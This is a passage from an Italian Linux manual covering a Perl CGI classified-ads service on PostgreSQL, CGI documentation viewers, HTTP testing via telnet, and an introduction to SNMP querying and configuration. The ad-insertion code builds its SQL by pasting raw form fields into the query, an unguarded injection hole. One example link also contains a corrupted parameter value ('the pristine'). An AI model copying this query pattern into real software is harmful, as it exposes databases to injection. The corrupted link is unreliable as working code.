    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annuncio memorizzato</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Annuncio memorizzato</H1>\n");
    print STDOUT ("L'annuncio è stato memorizzato. Grazie.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Memorizza_annuncio ()
#
sub Memorizza_annuncio
{
    local ($PGconnessione);
    local ($PGrisultato);
```

```
    local ($PGistruzione);
    local ($PGstatus);
    local ($data) = time();
    #
    # Apre la connessione con il servente PostgreSQL locale,
    # utilizzando la base di dati «pubblico».
    #
    $PGconnessione = Pg::connectdb ("dbname = pubblico");
    #
    # Verifica che la connessione sia avvenuta.
    #
    if ($PGconnessione->status == PGRES_CONNECTION_OK)
      {
        #
        # La connessione è avvenuta e si procede con l'inserimento
        # dell'annuncio.
        #
        $PGistruzione = "
                INSERT INTO Annunci (
                        Data, Cognome, Nome, Telefono, Email,
                        Rubrica, Annuncio
                    )
                    VALUES (
                        ${data}, '$DATI{cognome}',
                        '$DATI{nome}', '$DATI{telefono}',
                        '$DATI{email}', $DATI{rubrica},
                        '$DATI{testo}'
                    ) ";
        #
        $PGrisultato = $PGconnessione->exec ("$PGistruzione");
        #
        # Verifica il risultato dell'esecuzione dell'istruzione.
        #
        $PGstatus = $PGrisultato->resultStatus;
        #
        if (PGRES_COMMAND_OK == $PGstatus )
          {
            &Annuncio_memorizzato();
          }
        else
          {
            &Istruzione_errata( $PGconnessione->errorMessage, $PGistruzione );
          }
      }
    else
      {
        #
        # Per qualche motivo la connessione con la base di dati non
        # funziona e si avvisa l'utente di conseguenza.
        #
        &Database_inaccessibile();
      }
}
##
## Inizio del programma.
```

```
##
local (%DATI) = ();
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Attraverso il dato memorizzato con il nome «modulo» si determina
# l'operazione da compiere.
#
if ($DATI{modulo} eq 'preannuncio')
  {
    &Modulo_nuovo_annuncio ();
  }
elsif ($DATI{modulo} eq 'prericerca')
  {
    &Modulo_ricerca ();
  }
elsif ($DATI{modulo} eq 'annuncio')
  {
    #
    # L'utente ha inviato un annuncio.
    #
    if (&Verifica_dati_annuncio)
      {
        &Memorizza_annuncio ();
      }
    else
      {
        &Dati_insufficienti ();
      }
  }
elsif ($DATI{modulo} eq 'ricerca')
  {
    #
    # L'utente ha eseguito una ricerca tra gli annunci.
    #
    if (&Verifica_dati_consultazione)
      {
        &Ricerca_annunci ();
      }
    else
      {
        &Dati_insufficienti ();
```

```
        }
    }
  else
    {
      #
      # Si comincia dalla presentazione.
      #
      &Modulo_iniziale ();
    }
#
1;
#
```

Il programma contiene dentro di se tutte le pagine HTML e i moduli (elementi '**`FORM`**') necessari per interagire. Per distinguere il contesto per il quale vengono eseguite le richieste del protocollo HTTP si utilizzano degli elementi '**`FORM`**' contenenti un campo nascosto: '**`modulo`**'. Quando questo campo contiene un valore non previsto, oppure è assente del tutto, viene presentata la pagina di ingresso, attraverso cui si deve specificare l'azione che si vuole compiere.

Figura 340.39. La pagina di ingresso al servizio viene ottenuta con la funzione '**`Modulo_iniziale()`**'.

La pagina di ingresso, generata dalla funzione '**`Modulo_iniziale()`**', contiene due riferimenti che puntano allo stesso programma, ma che incorporano una richiesta con il metodo GET, in modo da distinguere l'azione da compiere.

```
<A HREF="/cgi-bin/annunci.pl?modulo=preannuncio">
        inserimento di un nuovo annuncio</A>

<A HREF="/cgi-bin/annunci.pl?modulo=the pristine">
        ricerca tra gli annunci</A>
```

Selezionando la funzione di inserimento di un nuovo annuncio, si ottiene un modulo attraverso cui poterlo inserire, generato dalla funzione '**`Modulo_nuovo_annuncio()`**'.

Figura 340.41. Modulo per l'inserimento di un'inserzione, già compilato e pronto per essere trasmesso, ottenuto con la funzione '**`Modulo_nuovo_annuncio()`**'.

Inserimento di un annuncio

Si prega di inserire tutti i dati richiesti.

Rubrica: Vendo

Testo dell'annuncio:

Vendo MS-Windows NT 4.00 desktop per passaggio ad altro sistema operativo

e-mail: tizio@dinkel.brot.dg

Dati che non vengono pubblicati

Cognome: Tizi

Nome: Tizio

Telefono: 01234 56789

Invia l'inserzione

Se invece si seleziona la funzione di ricerca, si ottiene un modulo attraverso cui si può specificare la rubrica e una stringa di ricerca. Questo modulo è generato dalla funzione '**`Ricerca_annunci()`**'.

Figura 340.42. Modulo per ricercare gli annunci nella base di dati, ottenuto con la funzione '**`Ricerca_annunci()`**'.

Ricerca tra gli annunci

Si deve indicare la rubrica e un modello di ricerca.

Il modello è sensibile alla differenza tra maiuscole e minuscole, si può utilizzare il simbolo '%' per indicare una stringa di caratteri indefinita.

Rubrica: Vendo

Modello di ricerca: %

Inizia la ricerca

340.6.3 Eliminazione periodica degli annunci vecchi

Per completare in modo ragionevole l'esempio proposto di gestione di inserzioni automatiche, bisogna prevedere anche un meccanismo di eliminazione automatica degli annunci dopo un certo tempo. Per questo si può usare un programma separato, che utilizzi privilegi maggiori di quelli dell'utente '**`nobody`**', eseguito periodicamente dal sistema Cron.

```
#!/usr/bin/perl
##
## annunci-elimina.pl
##
#
# Utilizza il modulo Pg, per l'utilizzo delle librerie LibPQ di
# PostgreSQL.
#
use Pg;
#
# Inizio del programma.
#
if ($#ARGV >= 0)
{
    $giorni = $ARGV[0];
  }
else
  {
    $giorni = 7;
  }
$adesso = time();
$data_minima = $adesso - ($giorni * 24 * 60 * 60);
#
# Apre la connessione con il servente PostgreSQL locale, utilizzando
```

```
# la base di dati «pubblico».
#
$PGconnessione = Pg::connectdb ("dbname = pubblico");
#
# Verifica che la connessione sia avvenuta.
#
if ($PGconnessione->status == PGRES_CONNECTION_OK)
  {
    #
    # La connessione è avvenuta e si procede con l'eliminazione
    # degli annunci vecchi.
    #
    $PGistruzione = "
        DELETE FROM Annunci WHERE Data < $data_minima ";
    #
    $PGrisultato = $PGconnessione->exec ("$PGistruzione");
    #
    # Verifica il risultato dell'esecuzione dell'istruzione.
    # Attualmente sembra che il valore dello stato restituito
    # sia invertito.
    #
    $PGstatus = $PGconnessione->status;
    #
    if ($PGstatus == PGRES_COMMAND_BAD)
      {
        print STDOUT ("$PGerrore\n");
      }
  }
else
  {
    #
    # Per qualche motivo la connessione con la base di dati non
    # funziona e si avvisa l'utente di conseguenza.
    #
    print STDOUT ("La base di dati ``pubblico'' è inaccessibile.\n");
  }
#
1;
#
```

Per avviare questo programma conviene ottenere i privilegi dell'utente '**postgres**'. Si può inserire il suo avvio all'interno del file '/etc/crontab' come nell'esempio seguente:

```
30 1 * * * postgres /usr/sbin/annunci-elimina.pl 10
```

L'esempio mostra l'avvio del programma ogni giorno alle ore 01:30 (della notte), per eliminare le inserzioni più vecchie di 10 giorni.

340.7 Librerie CGI già pronte

Di solito, quando si parte da zero, conviene evitare di reinventarsi le subroutine necessarie a gestire i moduli HTML. Attraverso la rete si possono ottenere molti validi esempi già pronti e collaudati da più tempo.

Tra tutte, la libreria di subroutine Perl più diffusa per la gestione di moduli HTML sembra essere '**`cgi-lib.pl`**' di Steven Brenner.

340.8 Riferimenti

- Ian Graham, *Web/HTML Documentation and Developer's Resource*
  ⟨*http://www.utoronto.ca/webdocs/*⟩
- Jacqueline D. Hamilton, *CGI Programming 101*
  ⟨*http://lightsphere.com/dev/class/*⟩
- Christian Neuss, Johan Vromans, *Perl, guida pratica*, Apogeo, 1996
- *perlWWW development*, raccolta di riferimenti a librerie Perl per la programmazione CGI
  ⟨*http://www.oac.uci.edu/indiv/ehood/perlWWW/dev/index.html*⟩
- Steven Brenner, '**`cgi-lib.pl`**', libreria standard per la creazione di script CGI in Perl
  ⟨*http://cgi-lib.berkeley.edu/*⟩

[1] Eventualmente, in base alla configurazione del servente HTTP, può trattarsi di un altro utente specifico.

[2] Nella distribuzione GNU/Linux Debian, il modulo Pg è contenuto nel pacchetto '**`libpg-perl`**'.

Capitolo 341

Programmi CGI per l'accesso alla documentazione

Sono già disponibili alcuni programmi CGI che permettono di accedere a documentazione che non è in forma HTML. In particolare, si tratta di VH-man2HTML e di Info2www.

341.1 VH-man2HTML

VH-man2HTML, [1] o soltanto man2HTML, è un ottimo sistema per convertire le pagine di manuale in pagine HTML, ma in generale lo si usa preferibilmente come programma CGI per l'accesso a questa documentazione senza predisporre una documentazione intermedia. Se è disponibile, VH-man2HTML si avvale anche di Glimpse, un programma per l'indicizzazione dei dati che facilita la ricerca delle informazioni (purtroppo, Glimpse non è software libero).

In generale, se la propria distribuzione GNU/Linux fornisce il pacchetto di VH-man2HTML (con questo o con un altro nome), dopo l'installazione non c'è bisogno d'altro, a parte la presenza del servizio HTTP in grado di gestire anche i programmi CGI. La figura 341.1 mostra in che modo si può presentare VH-man2HTML quando si accede attraverso un navigatore: in generale dovrebbe trattarsi dell'indirizzo '`http://`***nodo***`/cgi-bin/man2html`'.

Figura 341.1. La pagina iniziale di VH-man2HTML, quando si accede attraverso il servizio HTTP.

Manual Pages - Main Contents

Name and Section lookup

This is a searchable index. Enter search keywords:

You can enter a program name, the section, an extra directory (using -M) or a full name. For example:

- `find`
- `find 1`
- `-M /usr/local/man find`
- `/local/gcc/man/man1/gperf.1`

Index of pages by name and description

Sections: 1. User Commands; 2. System Calls; 3. Library Functions; 4. Special Files; 5. File Formats; 6. Games; 7. Miscellany; 8. Administration and Privileged Commands.

Index of pages by name only

1. User Commands; 2. System Calls; 3. Library Functions; 4. Special Files; 5. File Formats; 6. Games; 7. Miscellany; 8. Administration and Privileged Commands; All Sections.

Manual Pages full text search

Search the full text of the Manual Pages.

The original *VH-Man2html* was written by Richard Verhoeven. *VH-Man2html-1.5* was enhanced and customised for Linux by Michael Hamilton.

Per accedere alla funzione '**`Manual Pages full text search`**', occorre disporre di Glimpse.

341.2 Info2www

Come suggerisce il nome, Info2www [2] è un sistema che permette di navigare nella documentazione Info attraverso il protocollo HTTP. Il suo funzionamento è molto semplice e risulta un po' più pratico rispetto al metodo tradizionale di accesso a questa documentazione. La figura 341.2 corrisponde all'accesso a un URI del tipo '`http://`***nodo***`/cgi-bin/info2www`'.

Figura 341.2. La pagina iniziale di Info2www, corrispondente al nodo '**`(dir)`**' del sistema Info.

DEBIAN GNU/LINUX (dir)Top

Goto: Enter *node* , *(file)* or *(file)node*

```
  This (the Directory node) gives a menu of major topics.  Typing "d"
  returns here, "q" exits, "?" lists all INFO commands, "h"  gives a
  primer for first-timers, "mTexinfo<Return>" visits Texinfo topic,
  etc.
  Or click mouse button 2 on a menu item or cross reference to select
  it.
  -- PLEASE ADD DOCUMENTATION TO THIS TREE. (See INFO topic first.) --

In Debian Linux, Info 'dir' entries are added with the command
'install-info'.  Please refer to install-info(8) for usage details.
```

The list of major topics begins on the next line.

Development

As
The GNU assembler.

Binutils
The GNU binary utilities "ar", "objcopy", "objdump", "nm", "nlmconv", "size", "strings", "strip", and "ranlib".

Bison
The Bison parser generator.

Cpp
The GNU C Preprocessor.

341.3 Dwww

Dwww [3] è un sistema che permette di navigare tutta la documentazione, come organizzato all'interno di una distribuzione GNU/Linux Debian. In particolare è facilitato anche l'accesso ai file organizzati a partire dalla directory '`/usr/share/doc/`', estraendoli automaticamente se questi sono compressi.

Normalmente si accede a Dwww con l'indirizzo `http://`***nodo***`/dwww/`.

Figura 341.3. La pagina iniziale di Dwww.

Welcome to **dwww**, the Debian on-line documentation page.

This page contains links to all of the on-line documentation that is available on this Debian system. For more information on dwww, read the *on-line documentation* for dwww.

Browse

- Debian Documentation Menu:
  - Each section in a separate file
  - All sections in one file
- Manual pages:
  - By section
  - By name
- GNU info documents
- Documentation folders : /usr/share/doc

Search

- for a program or package
- in Debian Documentation Menu
- in registered documentation

Search

[1] **VH-man2HTML** software libero con licenza speciale

[2] **Info2www** dominio pubblico

[3] **Dwww** GNU GPL

342 Promemoria: simulazione del protocollo HTTP

$ **telnet** [-8] **www.brot.dg 80** [*Invio*]

```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

GET /index.html HTTP/1.0 [*Invio*]

Accept: text/html [*Invio*]

[*Invio*]

Appena si invia una riga vuota, il servente intende che la richiesta è terminata e risponde.

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
 <BODY
...
...
 </BODY>
</HTML>
Connection closed by foreign host.
```

Indice analitico del volume

Appunti di informatica libera 2008

Volume XIII

Comunicare 4

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lvi

SNMP

Capitolo 343

Introduzione al protocollo SNMP

Il protocollo SNMP (*Simple network management protocol*) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni, che in parte possono anche essere rese modificabili.

Questo capitolo introduce all'uso del protocollo SNMP, allo scopo di interrogare genericamente il servizio e di attivare un servente SNMP, utilizzando NET SNMP[1] in un sistema GNU/Linux. Viene invece omessa la spiegazione di come attivare delle «trappole».

343.1 Nomi delle variabili, OID e MIB

Le informazioni a cui è possibile accedere attraverso il protocollo SNMP sono strutturate ad albero, in modo tale da potervi fare riferimento attraverso l'indicazione di un percorso, secondo la forma '*...*.***a***.***b***.***c***.*...*', dove al posto delle lettere (***a***, ***b***, ***c***, ecc.), possono apparire dei nomi (stringhe alfanumeriche per le quali non conta la distinzione tra maiuscole e minuscole) o dei valori numerici interi. Naturalmente, l'associazione tra nomi e numeri, viene definita dagli standard che riguardano il protocollo SNMP.

Il percorso in questione si legge da sinistra verso destra, descrivendo con dettaglio sempre maggiore la variabile a cui si vuole fare riferimento. Un percorso «completo», inizia con un punto, a indicare la radice dell'albero che rappresenta la struttura complessiva delle variabili; un percorso che inizia senza punto, implica l'omissione di una porzione iniziale consueta del percorso stesso: '`.iso.org.dod.internet.mgmt.mib-2.`', ovvero '`.1.3.6.1.2.1.`'.

I percorsi di esempio seguenti, sono da ritenere tutti uguali:

- '`.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0`'
- '`.1.3.6.1.2.1.1.sysdescr.0`'
- '`.1.3.6.1.2.1.1.1.0`'
- '`system.sysDescr.0`'
- '`1.sysdescr.0`'
- '`1.1.0`'

Nella terminologia usata per il protocollo SNMP, si fa spesso riferimento alla sigla OID (*Object identifier*). Un OID è un percorso qualunque di quelli che riguardano le variabili gestite dal protocollo, che non arriva necessariamente al dettaglio di una sola variabile. Per esempio, è un OID il percorso '`.iso.org.dod.internet.mgmt.mib-2.system`', che rappresenta tutto ciò che appartiene a quella gerarchia, ma è un OID anche un percorso che arriva fino in fondo, a specificare una sola variabile.

Gli «oggetti» (nel senso di OID) gestibili attraverso il protocollo SNMP, sono raggruppati a insiemi denominati MIB (*Management information base*).

343.2 Note essenziali sul protocollo

Il protocollo SNMP consente sostanzialmente di: richiedere a un servente la lettura di una certa variabile o di un gruppo di queste; modificare il contenuto delle variabili che il servente consente di alterare; di attivare delle «trappole» (*trap*) che scattino al verificarsi di certe condizioni, con le quali si vuole che alcune variabili (riferite al proprio nodo) siano inviate a un certo cliente SNMP.

Per queste funzioni, SNMP si avvale generalmente del protocollo UDP. Precisamente, per le operazioni di lettura e scrittura normali, ci si aspetta di trovare il servente in ascolto della porta 161 (161/UDP); invece, per l'invio di valori senza una richiesta preventiva (quando scattano delle trappole), ci si aspetta di trovare, presso la destinazione, un programma in ascolto della porta 162 (162/UDP).

Di norma, il servente SNMP viene chiamato «agente» (*agent*).

343.3 Autenticazione e limitazione degli accessi

Il servente SNMP (ovvero l'agente) che riceve la richiesta di fornire delle informazioni, prima di rispondere, cerca di verificare che questa provenga da chi ha il diritto di ottenerle. Il servente può attuare una propria politica, basata sull'indirizzo di origine della richiesta (nel senso che si risponde solo a chi appartiene a un certo gruppo di indirizzi), ma nel protocollo stesso è prevista una qualche forma di riconoscimento.

Nelle versioni 1 e 2 del protocollo SNMP, il cliente si presenta al servente specificando il nome della «comunità» (*community*). In pratica, il servente risponde solo se il nome della comunità corrisponde a quello previsto (si distingue normalmente tra il nome da usare per la lettura delle variabili e quello da usare per la loro modifica). Tuttavia, occorre considerare che nella versione 1 del protocollo, il nome della comunità viene trasmesso in chiaro attraverso la rete, pertanto potrebbe essere individuato facilmente.

Nella versione 3 del protocollo SNMP, l'autenticazione può avvenire attraverso utenze e parole d'ordine individuali, ma questo meccanismo non viene descritto qui.

Notoriamente, la comunità predefinita, usata per la lettura delle variabili è '**`public`**', mentre quella per la scrittura è '**`private`**'. Naturalmente, è molto importante modificare questi nomi quando si attiva un servizio SNMP; inoltre, è altrettanto importante verificare se le apparecchiature connesse in rete offrono anche un servizio SNMP, provvedendo eventualmente a cambiare i nomi delle comunità anche se non si intende usufruirne.

Figura 343.1. Una pagina del programma di configurazione di un router VoIP, che consente l'uso del protocollo SNMP. La parola chiave '**`SET`**' si riferisce alla modifica delle variabili, mentre '**`GET`**' alla sola lettura.

SNMP Community Configuration	
SET Community	private
GET Community	public
Trap Community	public
OK Cancel	

Riquadro 343.2. Problemi di sicurezza.

È chiaro che l'attivazione di un servizio SNMP implichi la necessità di considerare come proteggere gli accessi, per non lasciare a chiunque di ottenere le informazioni relative. Ma è ancora più importante considerare che la maggior parte delle apparecchiature dedicate, collegate o collegabili alla rete, pubblicano delle informazioni attraverso il protocollo SNMP. In questi casi, dimenticare di modificare i nomi predefiniti delle comunità di lettura e scrittura, può essere fatale: alle volte vengono pubblicati in questo modo anche le parole d'ordine di accesso per la modifica della configurazione dell'apparecchio!

343.4 Interrogazione generica di un servizio SNMP

Il pacchetto NET SNMP[2] contiene diversi programmi per l'interrogazione di un servizio SNMP, le cui opzioni principali sono condivise. Per verificare che un servizio SNMP sia attivo, si usa normalmente '**`snmpwalk`**' o '**`snmpbulkwalk`**':

```
snmpwalk [opzioni] agente [percorso]
```

```
snmpbulkwalk [opzioni] agente [percorso]
```

Si osservi che nei modelli sintattici standard, al posto di ***percorso*** si indica la sigla OID. In pratica, il percorso non raggiunge necessariamente il dettaglio di una variabile singola.

La differenza tra i due programmi, sta nel fatto che il secondo ('**`snmpbulkwalk`**' si avvale specificatamente di funzionalità che sono disponibili a partire dalla versione 2 del protocollo SNMP, anche se il risultato apparente è lo stesso. Segue la descrizione di alcuni esempi.

- `$` **`snmpwalk -v 1 -c public localhost`** [*Invio*]

  Interroga il servizio SNMP presso l'elaboratore locale, utilizzando la versione 1 del protocollo e facendo riferimento alla comunità '**`public`**', che di solito è quella predefinita per la lettura delle variabili. Se il servizio risponde, si ottiene l'elenco di tutte le variabili disponibili:

```
SNMPv2-MIB::sysDescr.0 = STRING: Linux nanohost 2.6.17.1 ↩
↪#1 PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::dod.0.0.0.0.0.0.0
SNMPv2-MIB::sysUpTime.0 = Timeticks: (207762) 0:34:37.62
…
…
IPV6-MIB::ipv6IfAdminStatus.7 = INTEGER: up(1)
IPV6-MIB::ipv6IfOperStatus.2 = INTEGER: up(1)
IPV6-MIB::ipv6IfOperStatus.7 = INTEGER: up(1)
```

Come si può osservare, in questo caso i percorsi delle variabili sono abbreviati attraverso l'indicazione del MIB di riferimento.

- $ **snmpwalk -O f -v 2c -c public localhost** [*Invio*]

  Rispetto all'esempio precedente, si richiede di visualizzare i percorsi secondo lo standard, usando i nomi rispettivi; inoltre si usa la versione 2 del protocollo.

```
.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0 = STRING: Linux ↩
↪nanohost 2.6.17.1 #1 PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
.iso.org.dod.internet.mgmt.mib-2.system.sysObjectID.0 = OID: ↩
↪.iso.org.dod.0.0.0.0.0.0.0
.iso.org.dod.internet.mgmt.mib-2.system.sysUpTime.0 = Timeticks: ↩
↪(227323) 0:37:53.23
…
…
.iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.ipv6IfTable.↩
↪ipv6IfEntry.ipv6IfAdminStatus.7 = INTEGER: up(1)
.iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.ipv6IfTable.↩
↪ipv6IfEntry.ipv6IfOperStatus.2 = INTEGER: up(1)
.iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.ipv6IfTable.↩
↪ipv6IfEntry.ipv6IfOperStatus.7 = INTEGER: up(1)
```

- $ **snmpbulkwalk -O f -v 2c -c public localhost** [*Invio*]

  Si ottiene lo stesso risultato dell'esempio precedente.

- $ **snmpwalk -O n -v 2c -c public localhost** [*Invio*]

  Si ottengono i percorsi in forma numerica.

```
.1.3.6.1.2.1.1.1.0 = STRING: Linux nanohost 2.6.17.1 #1 PREEMPT ↩
↪Fri Jun 30 21:44:31 CEST 2006 i686
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.0.0.0.0.0.0.0
.1.3.6.1.2.1.1.3.0 = Timeticks: (263893) 0:43:58.93
…
…
.1.3.6.1.2.1.55.1.5.1.9.7 = INTEGER: up(1)
.1.3.6.1.2.1.55.1.5.1.10.2 = INTEGER: up(1)
.1.3.6.1.2.1.55.1.5.1.10.7 = INTEGER: up(1)
```

- $ **snmpwalk -O n -v 2c -c public localhost .1.3.6.1.2.1.1.9.1** [*Invio*]

  Si ottengono le variabili, limitatamente a un certo OID.

```
.1.3.6.1.2.1.1.9.1.2.1 = OID: .1.3.6.1.2.1.31
.1.3.6.1.2.1.1.9.1.2.2 = OID: .1.3.6.1.6.3.1
.1.3.6.1.2.1.1.9.1.2.3 = OID: .1.3.6.1.2.1.49
...
.1.3.6.1.2.1.1.9.1.4.7 = Timeticks: (10) 0:00:00.10
.1.3.6.1.2.1.1.9.1.4.8 = Timeticks: (10) 0:00:00.10
.1.3.6.1.2.1.1.9.1.4.9 = Timeticks: (10) 0:00:00.10
```

Per leggere in modo particolare una sola variabile, si usa normalmente '**snmpget**' o '**snmpgetnext**':

snmpget [***opzioni***] ***nodo variabile***

snmpgetnext [***opzioni***] ***nodo variabile***

Il risultato ottenuto dai due programmi è diverso, in quanto il primo mostra il contenuto della variabile indicata, mentre il secondo mostra quella successiva a quella indicata. Segue la descrizione di alcuni esempi, omettendo di precisare dettagli già descritti a proposito di quelli su '**snmpwalk**' e '**snmpbulkwalk**', in quanto le opzioni usate sono equivalenti.

- $ **snmpget -O n -v 2c -c public localhost .1.3.6.1.2.1.1.1.0** [*Invio*]

  Interroga la variabile '**.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0**'.

  ```
  .1.3.6.1.2.1.1.1.0 = STRING: Linux nanohost 2.6.17.1 #1 ↩
  ↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
  ```

- $ **snmpgetnext -O n -v 2c -c public localhost** ↩
  ↪ **.1.3.6.1.2.1.1.9.1.3.9** [*Invio*]

  Interroga la variabile successiva a '.iso.org.dod.internet.mgmt.mib-2.system.sysORTable.sysOREntry.sysORDescr.9', che in questo caso corrisponde a '.iso.org.dod.internet.mgmt.mib-2.system.sysORTable.sysOREntry.sysORUpTime.1'.

  ```
  .1.3.6.1.2.1.1.9.1.4.1 = Timeticks: (10) 0:00:00.10
  ```

Tabella 343.9. Alcune opzioni comuni nei programmi di NET SNMP.

Opzione	Descrizione
-v 1|2c|3	Specifica la versione del protocollo SNMP da utilizzare.
-c ***comunità***	Specifica il nome della comunità a cui fare riferimento e si applica solo alle versioni 1 e 2 del protocollo.
-O f	Mostra il percorso utilizzando i nomi.
-O n	Mostra il percorso in forma numerica.

343.5 Interrogazioni più specifiche di un servizio SNMP

Il pacchetto NET SNMP[3] include anche qualche programma per l'interrogazione di un servizio SNMP, in riferimento a problemi specifici, mostrando il risultato in un modo conforme al problema stesso. Naturalmente, perché questi programmi possano mostrare le informazioni richieste, occorre che il servizio SNMP pubblichi le variabili necessarie.

snmpdf [*opzioni*] *nodo*

Il programma '**snmpdf**' consente di ottenere informazioni sullo spazio utilizzato e disponibile nei dischi. In pratica, la sigla '**df**' fa volutamente riferimento al programma di un sistema Unix che di solito compie questa funzione. L'esempio seguente dovrebbe essere più che sufficiente per comprenderne il funzionamento:

$ **snmpdf -v 2c -c public localhost** [*Invio*]

```
Description              size (kB)            Used       Available Used%
Memory Buffers              513204           50168          463036    9%
Real Memory                 513204          499240           13964   97%
Swap Space                 5148856             796         5148060    0%
/                         40679248        21106328        19572920   51%
/sys                             0               0               0    0%
/proc/bus/usb                    0               0               0    0%
/home                    193540640        98867424        94673216   51%
```

Attraverso '**snmpnetstat**' è possibile interrogare lo stato delle connessioni, come si farebbe con il programma '**netstat**':

snmpnetstat [*opzioni*] *nodo*

Oltre alle opzioni comuni di NET SNMP, altre consentono di limitare la visualizzazione a una porzione di proprio interesse. L'esempio seguente esegue semplicemente un'interrogazione complessiva, visualizzando gli indirizzi in forma numerica (opzione '**-n**'):

$ **snmpnetstat -v 2c -c public -n localhost** [*Invio*]

```
Active Internet (tcp) Connections
Proto Local Address          Remote Address          (state)
tcp   127.0.0.1.4221         127.0.0.1.5901         ESTABLISHED
tcp   127.0.0.1.5901         127.0.0.1.4221         ESTABLISHED
tcp   172.21.77.5.707        172.21.254.254.861     TIMEWAIT
tcp   172.21.77.5.1023       172.21.254.254.2049    ESTABLISHED
tcp   172.21.77.5.1651       62.123.24.21.22        ESTABLISHED
tcp   172.21.77.5.3865       172.21.254.254.111     TIMEWAIT
tcp   172.21.77.5.4165       62.123.24.21.22        ESTABLISHED
Active Internet (udp) Connections
Proto Local Address
udp   *.9
udp   *.69
udp   *.111
```

```
udp   *.137
udp   *.138
udp   *.514
udp   *.623
udp   *.638
udp   *.812
udp   *.924
udp   *.1025
udp   *.1028
udp   *.1031
udp   *.1048
udp   *.2049
udp   *.3130
udp   *.9676
udp   127.0.0.1.53
udp   127.0.0.1.161
udp   172.21.77.5.53
udp   172.21.77.5.137
udp   172.21.77.5.138
```

Con '**`snmpstatus`**' è possibile ottenere alcune informazioni statistiche:

```
snmpstatus [opzioni] nodo
```

Ecco un esempio comune:

```
$ snmpstatus -v 2c -c public localhost[Invio]
```

```
[UDP: [127.0.0.1]:161]=>[Linux nanohost 2.6.17.1 #1 PREEMPT ↩
↪Fri Jun 30 21:44:31 CEST 2006 i686] Up: 0:52:13.49
Interfaces: 7, Recv/Trans packets: 451271/401702 | IP: 451199/401542
5 interfaces are down!
```

343.6 Attivazione di un servizio SNMP con NET SNMP

NET SNMP include un demone per offrire un servizio SNMP presso un elaboratore:

```
snmpd [opzioni]
```

Di norma, questo programma viene avviato attraverso la procedura di inizializzazione del sistema, pertanto si interviene con script appositi del proprio sistema operativo (per esempio '`/etc/init.d/snmpd`'). Inoltre, il file di configurazione dovrebbe essere '`/etc/snmp/snmpd.conf`'.

La predisposizione del file di configurazione non è semplice; di solito si parte da quello già predisposto dalla propria distribuzione del sistema operativo, attraverso modifiche più o meno intuitive, contando sulle descrizioni contenute nei commenti. Tuttavia, eventualmente, se le proprie esigenze sono limitate al controllo degli accessi in modo semplificato, è possibile utilizzare il programma '**`snmpconf`**' per generare un file di configurazione, da zero. Segue un

esempio per ottenere semplicemente la configurazione degli accessi in sola lettura a partire dall'elaboratore locale:

```
$ snmpconf -g basic_setup[Invio]

  The following installed configuration files were found:

     1:  /etc/snmp/snmpd.conf

  Would you like me to read them in?  Their content will be merged with the
  output files created by this session.

  Valid answer examples: "all", "none","3","1,2,5"


Read in which (default = all): all[Invio]

  ***********************************************
  *** Beginning basic system information setup ***
  ***********************************************


Do you want to configure the information returned in the ↩
↪system MIB group (contact info, etc)? (default = y): y[Invio]

  Configuring: syslocation
  Description:
    The [typically physical] location of the system.
      Note that setting this value here means that when trying to
      perform an snmp SET operation to the sysLocation.0 variable will make
      the agent return the "notWritable" error code.  IE, including
      this token in the snmpd.conf file will disable write access to
      the variable.
      arguments:  location_string


The location of the system: ufficio[Invio]

  Configuring: syscontact
  Description:
    The contact information for the administrator
      Note that setting this value here means that when trying to
      perform an snmp SET operation to the sysContact.0 variable will make
      the agent return the "notWritable" error code.  IE, including
      this token in the snmpd.conf file will disable write access to
      the variable.
      arguments:  contact_string


The contact information: tizio@brot.dg[Invio]

  Finished Output: syscontact  tizio@brot.dg
```

```
Do you want to properly set the value of the sysServices.0 OID ↩
↪(if you don't know, just say no)? (default = y): n[Invio]

  ************************************
  *** BEGINNING ACCESS CONTROL SETUP ***
  ************************************


Do you want to configure the agent's access control? ↩
